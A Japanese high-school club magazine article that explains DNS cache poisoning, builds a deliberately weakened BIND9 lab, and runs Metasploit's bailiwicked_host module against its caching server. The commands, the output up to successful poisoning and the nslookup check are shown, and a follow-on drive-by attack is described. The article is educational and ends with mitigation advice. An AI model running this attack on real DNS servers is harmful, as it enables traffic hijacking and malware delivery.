DNS ポイゾニング

こんにちは！パソ部でサーバーの運用なんかをしています。zat です。この度はパソコン研究部の部誌を手にとって頂きありがとうございます。

高校の部活の部誌としてはこれよりほかないほどありきたりな書き出しで始まった今回の私の記事では、灘校パソコン研究部ステージ企画であるハッキング実演を、演者の立場から紹介していきます。はじめに、今回実験した攻撃手法「DNS ポイゾニング」について説明し、その際の攻撃用マシンの設定や、攻撃される側のマシンの設定なども書いていこうと思います。

DNS ポイゾニング

そもそも DNS とは？

普通、私達がインターネットでウェブサイトなどを見るとき、ブラウザに URL が表示されていますね？例えば「npca.jp」や「www.google.com」、「www.yahoo.co.jp」などです。私達は、google のウェブサイトにアクセスしたいと思えば、URL に google.jp と打って Enter キーを押せばいいわけです。しかし、実際に google のサーバーにアクセスするのに必要なアドレスは「google.com」のような文字列ではなく「74.125.235.69」のような数字とドットの組み合わさった「IP アドレス」と呼ばれるものです。（ですから、ブラウザの URL ペインに「74.125.235.69」と打てば google のウェブページが表示されます）しかし私達はそんな数字より、google

の名前通りの「google.com」のほうが覚えやすいので、なんとかしてこれを IP アドレスに変換しようとします。これこそが DNS です。

DNS は「Domain Name System」の略で、上記の通り IP アドレスと google.com のような覚えやすい名前を相互に変換する仕組みです。この「google.com のような覚えやすい名前」を「ドメイン(名）」と言います。

DNS の仕組みはよく電話交換に例えられて説明されます。私達電話の使用者は、電話を掛ける先の電話番号を知らなくても、電話交換手に言えばつないでくれます。同じ事が DNS の仕組みでも行われていて、私達は google のサーバーの IP アドレスを知らなくても DNS のサービスを提供する DNS サーバーに問い合わせれば、IP アドレスに変換して応答してくれます。このことを「名前解決」といい、ブラウザは名前解決をバックグラウンドで行なってくれているので、私たちはブラウザに google.com と打ち込むだけでウェブサイトが表示されるのです。このように、DNS はインターネットを支える非常に重要な技術です。

DNS ポイゾニングとは？

DNS は IP アドレスとドメイン名を相互に変換する仕組みで、その変換作業のことを名前解決といい、電話交換に似ているということは前章の通りです。では、DNS ポイゾニングとはどのようなものなのか。それは、「IP アドレスとドメイン名の対応を変えてしまう」という、DNS の仕組みを根底から覆すものです。

DNS ポイゾニングも電話交換を使って説明出来ます。

例えば、灘校内に内線が引いてあるとして、さらに電話交換手がいるとしましょう。生徒がこの内線で校長に電話をかけようとして電話交換手に

「校長につないでください」と言ったとします。すると電話交換手は早速校内電話帳を調べて校長の番号を見つけようとするわけですが、ここでいたずらっ子の zat が登場して言うのです。「校長の番号は〇〇ですよ。」〇〇は実は zat の電話番号だったのです。しかしこの言葉を信じてしまった電話交換手は、その番号に電話をつないでしまい、さらに生徒は校長と会話しているものと勘違いして zat と会話してしまうのです。さらに問題なのは、電話交換手は一度「校長の番号→〇〇」という対応を覚えてしまうと、ある程度時間がたつまで、時間短縮のために電話帳を確認せずにすぐさま応答してしまうということです。これにより、電話交換手がもう一度電話帳を確認するまで、実質的に校長の番号に関する情報が書き換えられたことになるわけです。これと同じ事が、DNS の仕組みでも行われ、「DNS ポイゾニング」と呼ばれています。

DNS と DNS ポイゾニングの具体的な仕組み


喩え話だけでわかりづらいかもしれません。具体的に、どのような仕組みで DNS が動作し、DNS ポイゾニングが行われるかを説明します。最初に DNS の仕組みから説明します。

まず、ネットワークがひとつあります。今回は完全に内部むけの DNS なので、全てこのネットワーク内で完結します。このなかに、名前解決のリクエストを待ち受ける DNS サーバーが 2 つ存在します。これは上記の喩え話でいう電話帳と電話交換手です。電話帳にあたる DNS サーバーは、このネットワーク内における絶対的な情報（電話帳）を持っているので、権威 DNS サーバーと呼ばれます。また、電話交換手にあたる DNS サーバーは、電話帳の中身を一時的に覚えることで、名前解決を高速化するためのもので、キャッシュ DNS サーバーと呼ばれます。キャッシュ DNS サー

バーには「権威」はなく、間違った情報を応答してしまう可能性もあります（DNS ポイゾニングによってそのような状況になってしまいます）。

DNS の仕組み


一般的な、キャッシュ DNS サーバーを用いた名前解決は以下のように行われます。



まず、クライアントは名前解決のリクエストをキャッシュ DNS サーバーに送ります。キャッシュ DNS サーバーは、自身がキャッシュしたデータの中に応答する内容があればそれをクライアントに返します。キャッシュしたデータの中に応答する内容が無ければ、キャッシュ DNS サーバーは権威 DNS サーバーに問い合わせを転送し、その応答内容をキャッシュして、クライアントに応答します。

DNS ポイゾニングのしくみ

DNS ポイゾニングはキャッシュ DNS サーバーを狙った攻撃です。電話交換の例では、「zat が電話交換手にニセの番号を教え、電話交換手がそれを信じてしまう」という例で紹介しました。これは具体的には下のような状況です。



まず、攻撃者がキャッシュ DNS サーバーに名前解決要求を出します。そして直後に、攻撃者が権威 DNS サーバーからの応答のように偽装した応答を送ります。これが、喩え話での「zat が電話交換手にニセの番号を教え」の部分、図の(1)のあたりです。しかし、名前解決の応答には、正規の権威 DNS サーバーからの応答かどうかを判断するための情報（トランザクション ID）を付加する必要があるので、その情報をしらみつぶしにためしていきます。また、キャッシュ DNS サーバーはそのそれぞれに応答します。これが図の(2),(3),(3')です。こうして、偶然トランザクション ID が一致したとき、DNS ポイゾニングが成功し、その後の名前解決では攻撃者によって改竄された情報が応答される(4)(5)というわけです。

今回の攻撃の環境

DNS ポイゾニングについてある程度ご理解頂けたでしょうか？これから、実際に DNS ポイゾニングを行うための環境を整理していきます。

まず、今回は完全に内部向けの DNS だけで実験します。ですので、LAN 内に権威 DNS サーバーとキャッシュ DNS サーバーの両方を用意する必要があります。また、当然 DNS サーバーを構築するにあたって、IP アドレスとホスト名の対応などを決めておく必要があります。今回は以下の様な設定にしました。

用途	ホスト名（FRDN）	IP
キャッシュ DNS サーバー	antares.stars.local	192.168.15.100
権威 DNS サーバー	regulus.stars.local	192.168.15.101
汚染されるレコードのホスト	spica.stars.local	192.168.15.102
攻撃マシン	省略	192.168.15.54

BIND9

まず、DNS ポイゾニングを行うための DNS サーバーが必要です。サーバーには、bind9 という、ISC (Internet Systems Consortium) が提供する、DNS サーバーのデファクト・スタンダードとも言えるソフトウェアを使用します。bind の最新バージョンは 2013/01/24 現在 bind10 1.0.0 ですが、今回は bind9 を構築します。

インストール

今回は rpm パッケージなどを使わず、ソースコードからコンパイルしてインストールします。まずはそのソースコードをダウンロードします。

ISC のサイトから bind9 のアーカイブファイルを入手します。

```
$ wget ftp://ftp.isc.org/isc/bind9/9.9.2-P1/bind-9.9.2-P1.tar.gz
--2013-01-27 20:41:23--
ftp://ftp.isc.org/isc/bind9/9.9.2-P1/bind-9.9.2-P1.tar.gz
           => `bind-9.9.2-P1.tar.gz'
ftp.isc.org (ftp.isc.org) を DNS に問いあわせています... 204.152.184.110
ftp.isc.org (ftp.isc.org)|204.152.184.110|:21 に接続しています... 接続しました。
anonymous としてログインしています... ログインしました!
==> SYST ... 完了しました。      ==> PWD ... 完了しました。
==> TYPE I ... 完了しました。    ==> CWD (1) /isc/bind9/9.9.2-P1 ... 完了しました。
==> SIZE bind-9.9.2-P1.tar.gz ... 7277498
==> PASV ... 完了しました。      ==> RETR bind-9.9.2-P1.tar.gz ... 完了しました。
長さ: 7277498 (6.9M) (確証はありません)

100%[==========================================================================>] 7,277,498     359K/s    時間 21s

2013-01-27 20:41:47 (335 KB/s) - `bind-9.9.2-P1.tar.gz' へ保存終了 [7277498]
```

ダウンロードが完了したら、解凍します。tar.gz とあるように、gzip 形式のファイルなので、tar コマンドのオプションは xzf で解凍します

```
$ tar xzf bind-9.9.2-P1.tar.gz
$ ls
bind-9.9.2-P1 bind-9.9.2-P1.tar.gz
```

無事解凍できたら、新たにできたディレクトリに入って作業をします。

まずは configure を実行して、その名の通り、bind をコンパイルする際のコンフィグをします。configure のオプションは数多くありますが、小規模なネットワークで動かしてみるならオプションは必要ないほどです。ただ、インストールするディレクトリを指定する —prefix オプションくらいは指定しておいたほうがいいでしょう。

```
$ ./configure --prefix=/usr/local/bind
checking build system type... x86_64-unknown-linux-gnu
checking host system type... x86_64-unknown-linux-gnu
```

```
checking whether make sets $(MAKE)... yes
checking for gcc... gcc
                          ～中略～
make[1]: Leaving directory `/usr/local/src/bind-9.9.2-P1/doc'
rm -f *.o *.o *.lo *.la core *.core *-symtbl.c *tmp0 *tmp1 *tmp2
rm -rf .depend .libs
rm -f FAQ.tmp
```

configure が正常に終了すると、ディレクトリ内に Makefile ができているはずです。これで make できるので、make します。

```
$ make
making all in /usr/local/src/bind-9.9.2-P1/make
make[1]: ディレクトリ `/usr/local/src/bind-9.9.2-P1/make' に入ります
make[1]: ディレクトリ `/usr/local/src/bind-9.9.2-P1/make' から出ます
                          ～中略～
making all in /usr/local/src/bind-9.9.2-P1/doc/doxygen
make[2]: ディレクトリ `/usr/local/src/bind-9.9.2-P1/doc/doxygen' に入ります
make[2]: ディレクトリ `/usr/local/src/bind-9.9.2-P1/doc/doxygen' から出ます
make[1]: ディレクトリ `/usr/local/src/bind-9.9.2-P1/doc' から出ます
```

あとは make install するだけですが、この作業だけは root 権限が必要なので、適宜 sudo する必要があります。

```
$ sudo make install
[sudo] password for zat:
                          ～中略～
/bin/bash ./mkinstalldirs /usr/local/bind/share/man/man1
/usr/bin/install -c isc-config.sh /usr/local/bind/bin
/usr/bin/install -c -m 644 ./isc-config.sh.1 /usr/local/bind/share/man/man1
/usr/bin/install -c -m 644 ./bind.keys /usr/local/bind/etc
```

これでインストールは完了しました。指定したインストールディレクトリを見てみましょう。

```
$ ls /usr/local/bind/
bin  etc  include  lib  sbin  share  var
```

インストールできています。

権威 DNS サーバーの設定

インストールは完了しましたが、実際に運用していくには程遠い状態にあります。これから種々の設定ファイルを編集したり、ゾーンファイルを作成したりする必要があります。なお、これから立てる DNS サーバーは LAN 内ドメインの権威サーバーとしています。

ルートゾーンファイル

最初に権威 DNS サーバーのゾーンファイルから作成します。まず、ゾーンファイルを格納するディレクトリを作成します。今回は/var/named/以下にします。次に、ルート DNS の情報をダウンロードしてきます。これはインターネット上ホストの名前解決に使用します（ので、なくても構いませんが、あったほうが便利です）。また、ダウンロードしてきたファイル名を、慣習に従って named.ca に変更します。

```
$ mkdir /var/named && cd /var/named
$ wget ftp://ftp.nic.ad.jp/internet/rs.internic.net/domain/named.root
--2013-02-02 10:38:48--
ftp://ftp.nic.ad.jp/internet/rs.internic.net/domain/named.root
           => `named.root'
ftp.nic.ad.jp (ftp.nic.ad.jp) を DNS に問いあわせています... 192.41.192.129
ftp.nic.ad.jp (ftp.nic.ad.jp)|192.41.192.129|:21 に接続しています... 接続しました。
anonymous としてログインしています... ログインしました!
==> SYST ... 完了しました。      ==> PWD ... 完了しました。
==> TYPE I ... 完了しました。    ==> CWD (1) /internet/rs.internic.net/domain ... 完了しました。
==> SIZE named.root ... 3048
==> PASV ... 完了しました。      ==> RETR named.root ... 完了しました。
長さ: 3048 (3.0K) (確証はありません)

100%[=============================================>] 3,048 --.-K/s 時間 0.02s

2013-02-02 10:38:49 (134 KB/s) - `named.root' へ保存終了 [3048]
$ mv named.root named.ca
```

localhost.zone

localhost の正引きの設定をします。ファイル名は localhost.zone、保存場所は先ほど作成した/var/named 以下です。

ゾーンファイルは、基本的に一行ずつレコードを書いて設定していきます。行中の「;」以後はコメント、インデントで項目を省略可能などの規約もあります。

```
$ cat localhost.zone
$TTL 86400

@            IN       SOA      regulus.stars.local. root.regulus.stars.local.  (
                                  2013012000        ; Serial
                                  3600              ; Refresh 3600sec
                                  900               ; Retry 900sec
                                  86400             ; Expire 86400sec
                                  3600     )        ; Minimum 3600sec
             IN       NS       regulus.stars.local.; Specify Name Server
localhost.   IN       A        127.0.0.1           ; A record
```

0.0.127.in-addr.arpa

localhost の逆引きの設定をします。ファイル名は 0.0.127.in-addr.arpa, 保存場所は/var/named 以下です。

```
$ cat 0.0.127.in-addr.arpa
$TTL     86400

@        IN       SOA      regulus.stars.local. root.regulus.stars.local.  (
                           2013012000
                           3600
                           900
                           86400
                           3600     )
         IN       NS       regulus.stars.local.

1        IN       PTR      localhost.
```

stars.local

ドメインのネットワークでの、正引きの設定をします。ファイル名はstars.local、保存場所は/var/named 以下です。

```
$ cat stars.local
TTL     86400

@       IN      SOA     regulus.stars.local. root.regulus.stars.local.  (
                        2013012000
                        3600
                        900
                        86400
                        3600    )
        IN      NS      regulus.stars.local.

antares IN      A       192.168.15.100
regulus IN      A       192.168.15.101
spica   IN      A       192.168.15.102
```

15.168.192.in-addr.arpa

ドメインのネットワークでの、逆引きの設定をします。ファイル名は15.168.192.in-addr.arpa、保存場所は/var/named 以下です。

```
$ cat /var/named
$TTL    86400

@       IN      SOA     regulus.stars.local. root.regulus.stars.local.  (
                2013012000
                3600
                900
                86400
                3600    )

        IN      NS      regulus.stars.local.

        IN      PTR     stars.local.            ; domain which is resolved
        IN      A       255.255.255.0             ; Subnetmask
```

```
100     IN      PTR     antares.stars.local.
101     IN      PTR     regulus.stars.local.
102     IN      PTR     spica.stars.local.
```

named.conf

最後に、bind 全体の設定として、named.conf を設定します。ファイルの保存場所は/usr/local/bind/etc 以下（インストールディレクトリ/etc）です。

```
$ cat /usr/local/bind/etc/named.conf
options {
        directory "/var/named";
        allow-query {
                127.0.0.1;
                192.168.15.0/24;
        };
        allow-transfer {
                127.0.0.1;
                192.168.15.0/24;
        };
        forwarders {
              8.8.8.8;
              8.8.4.4;
       };
};

// root DNS
zone "." {
        type hint;
        file "named.ca";
};
//localhost forward lookup
zone "localhost" {
        type master;
        file "localhost.zone";
        allow-update{
                127.0.0.1;
        };
};
//localhost reverse lookup
zone "0.0.127.in-addr.arpa" {
```

```
        type master;
        file "0.0.127.inaddr.apra";
        allow-update {
                127.0.0.1;
        };
};
//stars.local forward lookup
zone "stars.local" {
        type master;
        file "stars.local";
        allow-update {
                192.168.15.0/24;
        };
};
//stars.local reverse lookup
zone "15.168.192.in-addr.arpa" {
        type master;
        file "15.168.192.in-addr.arpa";
        allow-update {
                192.168.15.0/24;
        };
};
```

シンボリックリンク

今後の作業を円滑にすすめるため、いくつかのファイルはシンボリックリンクを貼っておいたほうがよいことがあります。例えば、ソフトウェアの中には、bind の実質的な実行ファイルである named が、/usr/sbin に存在することを決め打ちして作られているものもあります。今回は、以下の表の用にシンボリックリンクリンクを設定しました。

(/usr/local/bind/を、$*bind*$と表します)

リンク元（実物）	作成するシンボリックリンク
$*bind*$sbin/named	/usr/sbin/named
$*bind*$sbin/named-checkzone	/usr/sbin/named-checkzone
$*bind*$sbin/named-checkconf	/usr/sbin/named-checkconf
$*bind*$sbin/named-checkzone	$*bind*$sbin/named-checkcompilezone

$*bind*$etc/named.conf	/etc/named.conf

キャッシュ DNS サーバーの設定

今回構築するキャッシュ DNS サーバーは、内部のホストの名前解決をキャッシュするサーバーです。ファイルの配置などは同じですが、権威 DNS サーバーとの違いは、named.conf の forwarders ステートメントと、各ゾーンファイルの type ステートメントにあります。また、今回は攻撃を簡単に成功させるために、クエリの転送ポートを 53 番に固定したり、再帰問い合わせを許可したりしています。

具体的には、以下の様になります。

```
$ cat /usr/local/bind/etc/named.conf
options {
        directory "/var/named";
        query-source port 53;
        recursion yes;
        allow-query {
                127.0.0.1;
                192.168.15.0/24;
        };
        allow-transfer {
                127.0.0.1;
                192.168.15.0/24;
        };
        forwarders {
              192.168.15.101;
       };
};

//localhost forward lookup
zone "localhost" {
        type master;
        file "localhost.zone";
        allow-update{
                127.0.0.1;
        };
};
```

```
//localhost reverse lookup
zone "0.0.127.in-addr.arpa" {
        type master;
        file "0.0.127.inaddr.apra";
        allow-update {
                127.0.0.1;
        };
};
//stars.local forward lookup
zone "stars.local" {
        type hint;
        file "stars.local";
};
//stars.local reverse lookup
zone "15.168.192.in-addr.arpa" {
        type hint;
        file "15.168.192.in-addr.arpa";
};
```

今回の攻撃検証環境はこれで整いました。次はいよいよ実際に攻撃していきます。

Metasploit による攻撃

DNS ポイゾニングに使用する攻撃マシンとツールは、私の部誌では毎度おなじみの Back Track と Metasploit です。今回の部誌の実験環境は、2013/03/26, 15:01 時点で最新のものです。

使用するのは、auxiliary/spoof/dns/bailiwicked_host です。

```
$ msfconsole

      ( バナー略 )

msf > use auxiliary/spoof/dns/bailiwicked_host
msf   auxiliary(bailiwicked_host) > show options

Module options (auxiliary/spoof/dns/bailiwicked_host):

   Name         Current Setting      Required   Description
```

```
   ----        ---------------    --------  -----------
   HOSTNAME    pwned.example.com  yes       Hostname to hijack
   INTERFACE                      no        The name of the interface
   NEWADDR     1.3.3.7            yes       New address for hostname
   RECONS      208.67.222.222     yes       The nameserver used for
reconnaissance
   RHOST                          yes       The target address
   SNAPLEN     65535              yes       The number of bytes to capture
   SRCADDR     Real               yes       The source address to use for
sending the queries (accepted: Real, Random)
   SRCPORT                        yes       The target server's source query
port (0 for automatic)
   TIMEOUT     500                yes       The number of seconds to wait
for new data
   TTL         42316              yes       The TTL for the malicious host
entry
   XIDS        0                  yes       The number of XIDs to try for
each query (0 for automatic)
```

msfconsole を起動し、オプションを表示したところです。今回の実験環境に合わせてオプションを設定していきます。（INTERFACE に eth2 を設定しているのは、私個人の実験環境に因るものです）

```
msf   auxiliary(bailiwicked_host) > set HOSTNAME spica.stars.local
HOSTNAME => spica.stars.local
msf   auxiliary(bailiwicked_host) > set INTERFACE eth2
INTERFACE => eth2
msf   auxiliary(bailiwicked_host) > set NEWADDR 192.168.15.54
NEWADDR => 192.168.15.54
msf   auxiliary(bailiwicked_host) > set RECONS 192.168.15.101
RECONS => 192.168.15.101
msf   auxiliary(bailiwicked_host) > set RHOST 192.168.15.100
RHOST => 192.168.15.100
msf   auxiliary(bailiwicked_host) > set SRCPORT 53
SRCPORT => 53
msf   auxiliary(bailiwicked_host) > show options

Module options (auxiliary/spoof/dns/bailiwicked_host):

   Name        Current Setting     Required  Description
   ----        ---------------     --------  -----------
   HOSTNAME    spica.stars.local   yes       Hostname to hijack
   INTERFACE   eth2                no        The name of the interface
   NEWADDR     192.168.15.54       yes       New address for hostname
```

```
   RECONS       192.168.15.101       yes          The nameserver used for
reconnaissance
   RHOST        192.168.15.100       yes          The target address
   SNAPLEN      65535                yes          The number of bytes to capture
   SRCADDR      Real                 yes          The source address to use for
sending the queries (accepted: Real, Random)
   SRCPORT      53                   yes          The target server's source query
port (0 for automatic)
   TIMEOUT      500                  yes          The number of seconds to wait
for new data
   TTL          42316                yes          The TTL for the malicious host
entry
   XIDS         0                    yes          The number of XIDs to try for
each query (0 for automatic)
```

環境に合わせてオプションを設定しました。あとは exploit コマンドで実行するだけです。このとき表示されるものは、実験環境（ホスト間の処理速度や通信速度、ブルートフォースするトランザクション ID がいつ一致するかなど）本当に様々あるので、以下の表示はあくまでも私の実験環境でのものです。

```
msf   auxiliary(bailiwicked_host) > exploit

[*] Targeting nameserver 192.168.15.100 for injection of spica.stars.local. as
192.168.15.54
[*] Querying recon nameserver for stars.local.'s nameservers...
[*]   Got an NS record: stars.local.               86400    IN       NS
regulus.stars.local.
[*]    Querying recon nameserver for address of regulus.stars.local....
[*]     Got an A record: regulus.stars.local.      86400    IN       A
192.168.15.101
[*]       Checking Authoritativeness: Querying 192.168.15.101 for stars.local....
[*]       regulus.stars.local. is authoritative for stars.local., adding to list of
nameservers to spoof as
[*] Calculating the number of spoofed replies to send per query...
[*]    race calc: 100 queries | min/max/avg time: 0.4/0.46/0.43 | min/max/avg
replies: 89/153/148
[*] Sending 222 spoofed replies from each nameserver (1) for each query
[*] Attempting to inject a poison record for spica.stars.local. into
192.168.15.100:53...
[*] Sent 1000 queries and 222000 spoofed responses...
[*] Recalculating the number of spoofed replies to send per query...
```

```
[*]    race calc: 25 queries | min/max/avg time: 0.4/0.45/0.44 | min/max/avg
replies: 116/152/149
[*] Now sending 223 spoofed replies from each nameserver (1) for each query
[*] Poisoning successful after 1750 queries and 389250 responses:
spica.stars.local == 192.168.15.54
[*] TTL: 44667 DATA: #<Resolv::DNS::Resource::IN::A:0x000000089bbe48>
[*] Auxiliary module execution completed
```

「Auxiliary module execution completed」と表示されました。攻撃が成功しているのか、nslookup コマンドで確認します。

```
zat@bt:~# nslookup spica 192.168.15.100
Server:    192.168.15.100
Address:   192.168.15.100#53

Non-authoritative answer:
Name:      spica.stars.local
Address:   192.168.15.54
```

nslookup コマンドの第二引数にルックアップする DNS サーバーの名前を指定して実行しました。確かに、攻撃は成功しています。

DNS ポイゾニングの汎用性

DNS ポイゾニングは、IP アドレスとドメイン名の対応を改竄する攻撃です。しかし、こうは思わないでしょうか？「単に、アクセスできなくなるだけじゃないのか？」これは大きな間違いです。単にアクセスできなくするだけなら、F5 アタックもとい DoS 攻撃で十分です。DNS ポイゾニングの恐ろしいところは、他の攻撃への第一歩として非常に便利であるということ、そしてその攻撃を、エンドユーザー側が防ぐ方法は基本的に存在しないということです（この世からドメイン名をなくして、あの 3 桁の数字が 4 つならんだ IP アドレスだけで生活できますか？）。

これは（2013/3/26 現在では）私がステージ企画で行う予定の攻撃なのですが、例えば攻撃者が、「バージョンの低い java のプラグインが有効

になっているブラウザでアクセスするだけで、遠隔操作を可能にするウェブページ」を作成したとしましょう。しかしこれだけでは、どうやってそのページにアクセスさせるかが問題で、攻撃者が能動的に行動することができません。そのページへのリンクを貼ったメールを送ったとしても、そんな怪しいメールのリンクを踏んでくれるかどうかはわかりません。しかし、日常的に使う URL（http://google.com など）が持つドメイン名を汚染してしまえば話は変わってきます。ユーザーはいつもと全く同じ動作を（ブラウザを使って google.com と入力）しただけで、攻撃されてしまうことになるのです。このような点で、DNS ポイゾニングは厄介な攻撃といえるでしょう。

しかし、DNS ポイゾニングは、DNS サーバーを正しく設定すればかなりの対策になります。例えば今回では、クエリの転送を 53 番ポートに固定していますが、これをはずせばかなりの率で攻撃を避けられます。ほかにも DNS ポイゾニングの対策になりうるものはあり、そのような設定を漏れ無く実施することが、この攻撃の唯一の対策です。もしこれを読んでいるあなたが DNS サーバーを運用されているなら、これを機会にもう一度設定を見直してみてはいかがでしょうか。

参考

この記事は以下の書籍、URL を参考にしました。

『実践 Metasploit ―ペネトレーションテストによる脆弱性評価』
David Kennedy、Jim O’ Gorman、Devon Kearns、Mati Aharoni 著
青木一史、秋山満昭、岩村誠、川古谷祐平、川島祐樹、辻伸弘、宮本久仁男 監訳 岡真由美 訳
2012 年 5 月 22 日 初版第一刷 出版

DNS キャッシュポイズニングの影響と対策（前編）：カミンスキー氏が発表した DNS アタック手法と対策例 (1/4) - @IT
http://www.atmarkit.co.jp/ait/articles/0809/18/news152.html
(2013/03/27 時点)

DNS サーバー構築(BIND) - CentOS で自宅サーバー構築
http://centossrv.com/bind-centos5.shtml
(2013/03/27 時点)

4.2.2 BIND のインストールと設定
http://www.ipa.go.jp/security/awareness/administrator/secure-web/chap4/4_bind.html
(2013/03/27 時点)

BIND による DNS サーバーの構築
http://linux.kororo.jp/cont/server/bind_src.php
(2013/03/27 時点)

強い BIND DNS サーバを構築する　第一回　- ソースからビルドしよう ― Eurotec Information Systems K.K. Web Site
http://www.eis.co.jp/engineers-notes/bind9_src_build
(2013/03/27 時点)

強い BIND DNS サーバを構築する　第二回　- named.conf の基本設定 ― Eurotec Information Systems K.K. Web Site
http://www.eis.co.jp/engineers-notes/bind9_src_build_2
(2013/03/27 時点)